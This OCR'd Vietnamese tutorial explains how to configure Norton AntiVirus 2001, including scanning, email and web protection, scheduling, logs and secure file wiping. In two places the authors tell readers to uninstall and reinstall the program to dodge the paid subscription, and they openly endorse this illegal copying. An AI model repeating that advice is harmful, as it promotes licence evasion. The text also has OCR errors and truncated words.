
Việc cài đặt đã hoàn tất. Bạn có thể cho hiệu lực chương trình ngay bằng việc nhấn Finish hoặc chọn No, I will rétert my computer later và nhấn finish nếu vì một lý do nào đó không cho phép bạn tắt máy ngay lập tức.

b. Thiết đặt hệ thống sau khi cài đặt.

*** Các chức năng tổng quan**

Sau khi việc cài đặt hoàn tất, nếu bạn chọn đủ các option, chương trình sẽ tạo cho bạn 3 phím tắt (shortcut) từ Startbar, Desktop và menubar phía dưới màn hình. Trong Startbar, để ý dòng lệnh Norton Antivirus 2001 Professional Edition là shortcut tương ứng với các biểu tượng (icon) trên Desktop và menubar phía dưới màn hình. Kích hoạt một trong 3 phím tắt này để xuất hiện cửa sổ giao diện chính. Mặc định, cửa sổ System status của hệ thống sẽ thông báo cho bạn các thông số tổng quan hiện tại đang được thiết lập của chương trình .

Trong trường hợp cụ thể này, hệ thống thông báo như sau:



1. System Status

Your system is protected: Hệ thống đang được bảo vệ bởi chương trình.

Virus definition: Hệ thống đã cập nhật được các loại virus xuất hiện tới ngày 26/06/2002

Full system virus scan: Hệ thống đã được quét toàn bộ bởi chương trình cách đây 1 ngày

Quarrantine contents: Kết quả lần quét cuối cùng gần đây nhất xác định: Không có ttệp tin(files) nào phát hiện có virus mà không diệt được

Automatic LiveUpdate: Chế độ cập nhật thông tin virus mới đã được kích hoạt.


Last Virus Found: Lần phát hiện Virus nhiễm vào hệ thống gần đây nhất cách nay 10 ngày.

Number of virus definition: Số lượng đã biết và có thể diệt đến thời điểm hiện tại là 61470 loại virus.

Update Service for virus protection: Thời hạn cho phép chương trình tiếp tục được cập nhật thông tin virus còn lại là 301 ngày. Có nghĩa là, tính từ thời điểm hiện tại, 301 ngày sau bạn phải trả tiền thêm để Symantec tiếp tục gia hạn sử dụng chương trình cho bạn. Điều này không có nghĩa là chương trình không có khả năng phòng và diệt các loại virus đã được cập nhật mà chỉ là không cho bạn cập nhật thông tin mới về virus nếu bạn không chịu chi trả thêm mà thôi. Bạn không phải băn khoăn lo lắng về điều này. Với người Việt Nam, khái niệm bản quyền của các chương trình, nhất là các chương trình do người Tây viết thì hầu như không có. Bạn cứ việc vô tư gỡ bỏ chương trình và cài lại để có một thời hạn sử dụng tiếp the là 367 ngày.

2. Email Status

Trạng thái bảo vệ các tài khoản thư điện tử xuất hiện như trong hình dưới:



Trong hệ thống của bạn có thiết lập các tài khoản thư điện tử của 3 người dùng khác nhau và đều được bảo vệ bởi chương trình chống virus. Cụ thể:

Email accounts are protected: Tất cả các tài khoản thư đã được xác lập chế độ bảo vệ chống virus

Manualy configured accounts: Tất cả các tài khoản thư đã được thiết đặt chế đọ bảo vệ bởi người quản trị hệ thống, không phải thiết đặt tự động bởi chương trình.

Microsoft Outlook Express:

cuongnt@support1.vnn.vn: Các thư của người dùng có user name là cuongnt sử dụng bởi chương trình Microsoft Outlook Express sẽ được bảo vệ chống virus.

Tương tự đối với các tài khoản thư của dkien@vnn.vn; thangnh@support1.vnn.vn.

3. Scan for virus

Đây là cửa sổ thông báo các tài nguyên trên hệ thống mà chương trình có thể quét, bao gồm:

Scan my computer: Quét tất cả các thiết bị lưu trữ trên máy tính, bao gồm ổ cứng, ổ mềm, RAM...

Scan all removable drivers: Quét tất cả các ổ đĩa có thể di chuyển được như các ổ mềm, ổ kéo dài, kể cả CDROM.


Scan a flopy disk: Quét đĩa mềm.

Scan driver: Tùy chọn quét một hoặc nhiều ổ đĩa.

Scan folders: Chỉ quét các thư mục nghi vấn có virus.


Scan individual files: Quét một file chỉ định cụ thể

Chi tiết như trong hình trang bên:



4. Reports.

Là cửa sổ giao diện hiển thị tất cả các hoạt động trước đó chương trình anti virus đã thực hiện, cụ thể như hình dưới đây:




View and manage the items in quarantine: Xem và xử lý (nếu thấy cần thiết) các file hoặc folder mà chương trình quét đã phát hiện ra nhưng không thể diệt được virus mà chỉ cách ly chúng không cho phép các chương trình khác có thể truy xuất.

View the log of Norton Antivirus activities: Xem, kiểm tra các hoạt động đã được thực hiện bởi chương trình Norton Antivirus.

View the list of viruses that Norton Antivirus is protecting you against: Kiểm tra danh sách các loại virus hiện thời chương trình đã nhận biết được.

5. Scheduling.

Là cửa sổ, mà từ đó cho phép bạn thiết đặt một số hoạt động thường lệ của chương trình. Các hoạt động này sẽ tự động chạy vào đúng giờ, ngày nào đó do bạn xác định trước. Trong ví dụ này bạn sẽ thấy như hình dưới đây:



Trong cột Event name bạn sẽ thấy 2 dòng chức năng do người sử dụng thiết đặt. Cụ thể trong trường hợp này như sau:


Quet virus: Là hoạt động quét tất cả các bộ phận lưu trữ trên máy tính được tự động thực hiện hàng ngày (Daily) vào lúc 12 giờ trưa hàng ngày.

Cập nhật virus: Là hoạt động kết nối tới trang Update của hãng Symantec thông qua mạng Internet để cập nhật các loại virus mới được hãng phát hiện cùng các thông số của chúng để chương trình có thể phát hiện và diệt khi hệ thống của bạn có nguy cơ bị nhiễm.

Các hoạt động khác (events) bạn có thể tùy ý thiết đặt thêm như chạy một chương trình nào đó vào một thoài điểm nhất định thông qua chương trình chống virus này.

6. Advanced Tool

Khi cài đặt chương trình Norton Anti virus, chương trình sau khi cài đặt sẽ tự động thay đổi thùng rác của hệ thống với một số chức năng nhất định như chỉ định chống xóa các file trong thùng rác, khôi phục các file đã bị xóa. Các chức năng này có thể thay đổi khi bạn vào mục chọn này. Hình minh họa dưới đây sẽ chỉ rõ chi tiết các chức năng đó:



UnErase Wizard: Khôi phục lại các file đã xóa trong thùng rác.

Wipe infor: Giá trị mặc định (Fast wipe) là cho phép bạn xóa các file hay folder bằng trị zero, thay vì chỉ loại chúng khỏi bảng cấp phát file hay thư mục của hệ thống. Bạn có thể xóa sạch hơn bằng việc chọn phương thức xóa 3 lần (Government wipe):

Lần 1: Ghi đè trị 00 lên tất cả các file cần xóa

Lần 2: Ghi đè trị FF lên cá file đã xóa một lần nữa


Lần 3: Ghi đè tiếp trị AA lên các file đã xóa.

Sở dĩ phương pháp này có tên Government là do xuất phát từ phương pháp bảo vệ bí mật trong tiêu hủy tài liệu của chính phủ Mỹ. Việc ghi đè nhiều lần như vậy sẽ không có cách gì khôi phục lại được các dữ liệu ban đầu. Tiện ích này rất có lợi khi bạn không muốn các kẻ tò mò

nhòm ngó vào các tài liệu mà bạn đã tiêu hủy trên máy của bạn

❋ Xác lập cấu hình cho Norton Anti Virus


Hệ thống mà chúng ta vừa xem xét là đã có khả năng bảo vệ tương đối tốt với các thiết đặt tương đối hợp lý. Nhưng để có được những thiết đặt như vậy, sau khi cài chương trình, buộc lòng bạn phải tự thiết dặt bằng tay. Để làm được việc này, bạn vào mục Option đẻ xuất hiện cửa sổ thiết đặt hệ thống như sau:



Hãy lần lượt chọn từng mục trong cửa sổ này để thiết đặt tùy theo ý của bạn, cụ thể:

1. System

- Auto-Protect:




Với khả năng tàn phá như hiện nay của virus, bạn nên chọn chế độ tự bảo vệ được kích hoạt ngay khi vừa khởi động hệ thống, quét bất kể file hoặc folder nào khi chúng được mở, tự sửa chữa lỗi(nếu có) và nên để chế độ nhìn thấy biểu tượng của chế độ bảo vệ được hiển thị ở phía dưới màn hình để bạn dễ kiểm soát như chúng tôi đã chọn lựa ở hình trên.

- Script Blocking

Ask me what to do: Ngăn chặn có kiểm soát


Stop all suspicious activities automatically and do not prompt me: Ngăn chặn tất cả mọi mã lệnh Scrip mà không cần thông báo cho người sử dụng



Trong mọi trường hợp, chúng tôi khuyên bạn nên đánh dấu mục chọn này để phòng tránh sự tấn công từ trên mạng bởi việc cho thi hành các đoạn mã lệnh Scrip trên hệ thống của bạn phần lớn không phải do bạn tạo ra mà đích thực chúng là những con sâu Internet. Chúng tôi khuyên bạn phòng xa bằng cách cho hiệu lực khả năng ngăn chặn việc thi hành các mã lệnh này, còn tùy thuộc vào việc bạn có kiểm soát được tất cả các Scrip hay không mà chọn chức năng ngăn chặn tất hoặc ngăn chặn có kiểm soát như trên màn hình.

- Manual Scan.


Khi thực hiện việc quét bằng tay, tốt nhất chúng tôi nên khuyên bạn chọn như màn hình bên:



Với lựa chọn này, bạn sẽ quét được các vùng mà chế độ tự bảo vệ không thực hiện như MBR (Master Boot Record), DBR (Disk Boot Record), quét tất cả các file (Kể cả file nén) và cũng nên để chế độ tương tác (Ask me what to do) để đề phòng việc bạn xóa mất các marcro do chính bạn tạo ra.

- Exclusions: Loại trừ

Một số loại file với phần mở rộng (đuôi) đặc biệt trước đây Symantec cho rằng không có khả năng lây nhiễm, chẳng hạn các files có phần mở rộng là DBX, nên để tăng tốc cho quá trìh quét Symantec đã đặt sẵn việc loại trừ không quét các file loại này như hình trang sau:




Như chúng tôi đã nói, phòng hơn là tránh tốt nhất hãy chọn Exclusion list là trắng (Chọn remove tất cả các đuôi đã được liệt kê trong Exclusion list) để cho chương trình quét tất cả các files trong máy.

2. Internet

- Email Protection


Mặt trái của mạng Internet, như chúng tôi đã nói, là nguồn gốc của hầu như mọi sự phá hoại bởi virus th g qua phương tiện Email. Hãy xem xét hình minh h đây để thiết đặt cho phù hợp với hệ thống của



Mọi trường hợp, nếu trên máy của bạn thiết đặt bao nhiêu profile (Tùy chọn riêng của người dùng trong cùng một ứng dụng)của người dùng thì bấy nhiêu sự bảo vệ cần được thiết đặt. Trong Action, nên để chọn mục Ask me what to do.

- Web Protection: Bảo vệ trình duyệt


Xem hình minh họa (trang bên), chúng ta không thấy trình duyệt Internet Explorer trong mục liệt kê các trình duyệt cần được bảo vệ, còn chức năng bảo vệ cho Netscape Communicator thì bị mờ đi, lý do là với các phiên bản hệ điều hành của Microsoft, Symantec đã thiết đặt chế độ bảo vệ ngầm định cho IE(Internet Explorer) cho nên bạn không phải chọn mục này nếu như máy của ...n không cài một ứng dụng duyệt web thứ hai là ...ommunicator.



- LiveUpdate: Cập nhật hệ thống.

Hai lựa chọn cần thiết đặt trong mục này là cập nhật không cần thông báo(Apply update withown interrupting me) và thông báo việc cập nhật theo lịch đã định trước (Notify me when update available). Bạn nên có lựa chọn mềm dẻo một trong hai. Hãy lựa chọn việc cập nhật không cần thông báo khi hệ thống của bạn được kết nối trực tiếp với mạng Internet và khi bạn không phải quan tâm đến việc phải trả cước phí truy nhập mạng, còn nếu việc lên mạng đồng nghĩa với việc phải trả tiền truy cập theo từng phút thì tốt nhất nên lựa chọn việc update có thông báo vì khả năng cập nhật các virus mới của Symantec không phải là luôn luôn được thay đổi liên tục hàng ngày. Bạn hãy vào trang web của họ để kiểm tra

trước, nếu thấy có thay đổi hãy update để tránh lãng phí tiền truy cập mạng. Xem hình minh họa dưới đây:




3. Các lựa chọn khác

- Alerts: Cảnh báo

Cả hai mục lựa chọn Sound an audible alert (Phát ra tiếng bíp khi kiểm tra thấy có virus) và Alert me on start up if my virusdefinition are out of date (cảnh báo chương trình đã hết thời hạn sử dụng, cần phải trả tiền thêm) đều nên đánh dấu để dễ theo dõi và quản lý mọi hoạt động của chương trình. Như chúng tôi đã nói, thông thường mỗi khi chương trình của bạn hết thời hạn sử dụng, đơn giản bạn chỉ cần gỡ bỏ chương trình và cài đặt lại. Làm


như vậy là bất hợp pháp, nhưng đối với phần mềm end user (Cho người dùng cuối cùng) của nước ngoài, trong điều kiện của Việt Nam ta, chúng tôi hoan nghênh những việc copy như vậy.



- Activity Log: Tạo các file nhật ký

Hãy xem hình minh hoạ (Trang sau). Trong hình minh hoạ này, chúng tôi đã lựa chọn hầu hết tất cả các mục, bao gồm Virus detection (Nhận biết virus); Quanrantine activity (Các quá trình ngăn cách các files hay folder sau khi diệt trừ virus không thành công); Virus-like activity (Các hoạt động khác của một số ứng dụng chương trình nhận biết không phải là virus nhưng có những biểu hiện giống virus); Completion of manual and scheduled scans (Liệt kê các hoạt động quét virus

thường kỳ và không thường kỳ đã hoàn thành); Boot record inoculation activities (Các thông báo về quá trình khởi động hệ thống); Limit size of the log file to 50 KB (Xác lập kích thước giới hạn của file log không vượt quá 50 KB). Phần Access denied errors (Các lỗi không cho truy cập các files hoặc folder) không được chọn do các file log chúng ta chỉ giới hạn kích cỡ ở 50KB, còn nếu đặt file log có kích cỡ lớn hơn nữa thì sẽ rất khó kiểm soát. Tất cả các mục log như vậy được đặt trong một file có dạng text với tên file là Activity.log. Bạn có thể tuỳ ý đổi tên file này thành virus, hay quetvirus cho dễ nhớ, dễ tìm.




Lưu ý: Các logfiles này bạn có thể xem chúng bằng các chương trình soạn thảo văn bản như Notepad,

Winword....Thông thường dùng Notepad vì chương trình này nhỏ gọn hơn Word nhiều.

- Advanced Tools: Các công cụ tiện ích khác


Xem hình minh hoạ dưới đây:



Như chúng tôi đã nói, sau khi cài đặt Norton Antivirus, bản thân chương trình sẽ tự động cấu trúc lại thùng rác của hệ thống, trong đó quan trọng nhất có việc tạo ra một cái "kho" của riêng Norton. Kho này nhằm lưu giữ, bảo vệ các files dã bị xoá một cách nguyên bản. Bạn có thể tuỳ ý lựa chọn hoặc loại bỏ cái kho này bằng cách vào Modify Recycle Bin Properties. ở đây, Norton tạo ra 2 nút tắt, chúng tôi cho rằng hơi thừa vì bản thân mỗi nút đều đã có đủ các sheet của nút kia.

- Inoculation: Phòng bị trước


Xem hình dưới:



Trong mọi trường hợp lựa chọn phòng bị cần phải được kích hoạt bằng việc đánh dấu mục chọn Inoculable boot record. Vì virus được sinh ra hàng ngày, hàng giờ và không một chương trình update nào có thể ngay lập tức cập nhật đủ ngay cho bạn, chính vì thế Norton đưa ra cho bạn cảnh báo này để có thể xử lý khi chương trình nghi ngờ hệ thống của bạn nhiễm virus nhưng không xác định được đó là loại virus gì. Khi nhận được thông báo này, bạn cần có biện pháp khẩn trương liên hệ với các chuyên gia để có lời khuyên hữu dụng nhất.

- Scheduling: Lịch làm việc.


Xem hình vẽ dưới đây:



Phần này chương trình cho phép bạn đặt các lịch cho các công việc khác nhau, bao gồm: Start Norton Program Schedules when windows startup (Khởi động các công việc theo lịch định trước); Show the Norton Program Schedules tray icon(Hiển thị shortcut lịch lập trước phía dưới màn hình); Run miss events at startup (Chạy tất cả các ứng dụng theo lịch mà vì một lý do nào đó lần khởi động trước chưa chạy hoặc bị ngắt); Confirm before closing Norton Program Schedules (Xác nhận mọi thiết lập có hiệu lực ngay sau khi đóng cửa sổ chương trình Norton Antivirus). ở màn hình ví dụ trên, chúng tôi chỉ chọn 2 mục cuối. Hai mục đầu không được chọn vì lý do làm giảm nhẹ gánh nặng của hệ thống khi khởi động máy.

- General: Các thiết đặt chung khác

Xem hình minh hoạ dưới:



